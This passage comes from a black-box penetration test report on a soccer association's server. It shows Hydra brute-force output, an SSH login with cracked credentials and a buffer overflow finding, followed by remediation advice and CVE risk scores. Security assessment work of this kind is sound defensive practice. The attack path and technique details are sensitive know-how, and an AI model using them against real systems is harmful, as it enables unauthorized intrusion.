[STATUS] 151.68 tries/min, 14410 tries in 01:35h, 6949 to do in 00:46h, 16 active
[STATUS] 146.40 tries/min, 16250 tries in 01:51h, 5109 to do in 00:35h, 16 active
[STATUS] 142.76 tries/min, 18130 tries in 02:07h, 3230 to do in 00:23h, 16 active
[STATUS] 139.42 tries/min, 19937 tries in 02:23h, 1423 to do in 00:11h, 16 active
[STATUS] 138.66 tries/min, 20521 tries in 02:28h, 839 to do in 00:07h, 16 active
[STATUS] 137.84 tries/min, 21090 tries in 02:33h, 270 to do in 00:02h, 16 active
[STATUS] 137.49 tries/min, 21174 tries in 02:34h, 186 to do in 00:02h, 16 active
[STATUS] 137.58 tries/min, 21325 tries in 02:35h, 35 to do in 00:01h, 16 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-13 16:31:56
```

Figure 10: Cracked Passwords

Then, I was able to log in via SSH using the ‘developer’ user credentials. (See Figure 11: SSH Login)

```
developer@SoccerServer:/$ whoami
developer
developer@SoccerServer:/$ █
```

See Figure 11: SSH Login

Once inside the system, I was able to track the executable that provides snippets of praise back when provided a name listening on port 1245. It was in path= /home/developer/pserver.

This service is vulnerable to a buffer overflow attack as the way it is currently implemented does not sanitize user input. I downloaded this executable and analyzed it using a debugger on my local machine. The result of my analysis is that the size of the buffer is of 980 bytes. Hence, any input that is larger than 980 bytes would make the program crash. Even worst, with a crafted input, an attacker can overwrite the return address to make it point to any part of the code, or even point to the stack itself. By making the function return to the stack itself, an attacker can

Remediation

It is fundamental to keep all software updated. Most of the vulnerabilities found in the system were caused by having end-of-life products running; these versions have been obsoleted for years and it is important for the company to keep upgrading these services as new versions/patches become available. Also, the executable must be modified in order to check for invalid user input and avoid buffer overflow attacks. Furthermore, there should be some type of password complexity policy to make brute force attacks hard as the password for the encrypted “passwords.zip” file and the password for the user ‘developer’ were cracked in less than 5 minutes. Finally, the system administrator should install some type of network monitoring tool and block IP’s that are showing a weird behavior (possible attacker scans and/or brute force attempts).

Risk Scoring for Each Vulnerability

1) Unsupported Operating system:

Confidentiality Impact: High

Integrity Impact: High

Availability Impact: High

Score: 10.0

2) Unsupported PHP installation:

Confidentiality Impact: High

Integrity Impact: High

Availability Impact: High

Score: 10.0

3) Unsupported Version of Drupal:

Confidentiality Impact: High

Integrity Impact: High

Availability Impact: High

Score: 10.0

4) JQuery < 3.5.0 Cross-site Scripting:

Confidentiality Impact: Low

Integrity Impact: Partial

Availability Impact: Partial

Score: 6.5

5) SSH server configured to use Arcfour Stream Cipher:

Confidentiality Impact: Partial

Integrity Impact: Low

Availability Impact: Low

Score: 5.5

6) Exposed web.config file:

Confidentiality Impact: Low

Integrity Impact: Low

Availability Impact: Low

Score: 3.0

7) User enumeration made possible by website log in implementation:

Confidentiality Impact: partial

Integrity Impact: Low

Availability Impact: None

Score: 4.5

8) OpenSSH (CVE-2015-5600):

Confidentiality Impact: Partial

Integrity Impact: None

Availability Impact: High

Score: 6.0

9) OpenSSH (CVE-2014-1692):

Confidentiality Impact: Partial

Integrity Impact: Partial

Availability Impact: Partial

Score: 7.0

10) Apache (CVE-2017-3169):

Confidentiality Impact: Partial

Integrity Impact: Partial

Availability Impact: Partial

Score: 7.0

11) Apache (CVE-2017-7679):

Confidentiality Impact: Partial (There is considerable informational disclosure.)

Integrity Impact: Partial (Modification of some system files or information is possible)

Availability Impact: Partial (There is reduced performance or interruptions in resource availability.)

Score: 7.0

12) Apache (CVE-2013-2249):

Confidentiality Impact: Low

Integrity Impact: Partial

Availability Impact: Low

Score: 6.0

13) Apache (CVE-2017-3167):

Confidentiality Impact: Partial (There is considerable informational disclosure.)

Integrity Impact: Partial (Modification of some system files or information is possible)

Availability Impact: Partial (There is reduced performance or interruptions in resource availability.)

Score: 7.0

Conclusion

Nicolas Meneses was contracted by Wise County Youth Soccer Association to conduct a full black-box penetration test on their computer systems. During the test, several vulnerabilities were found for software running SSH and HTTP connections. Furthermore, an executable listening in port 1245 was found to be vulnerable to a buffer overflow attack. Additionally, the lack of a network intrusion detection tool allowed scan and brute force attacks over SSH. As a result of this, I was able to take advantage of a vulnerability in the Drupal software running on port 80 to get access to confidential data like the passwd file. Then, I was able to use further brute force attacks to get user credentials. To mitigate these risks, Wise County Youth Soccer Association should change their login credential policies, install a network monitoring tool to block intruders, and update their SSH and HTTP software to newer and more secure versions.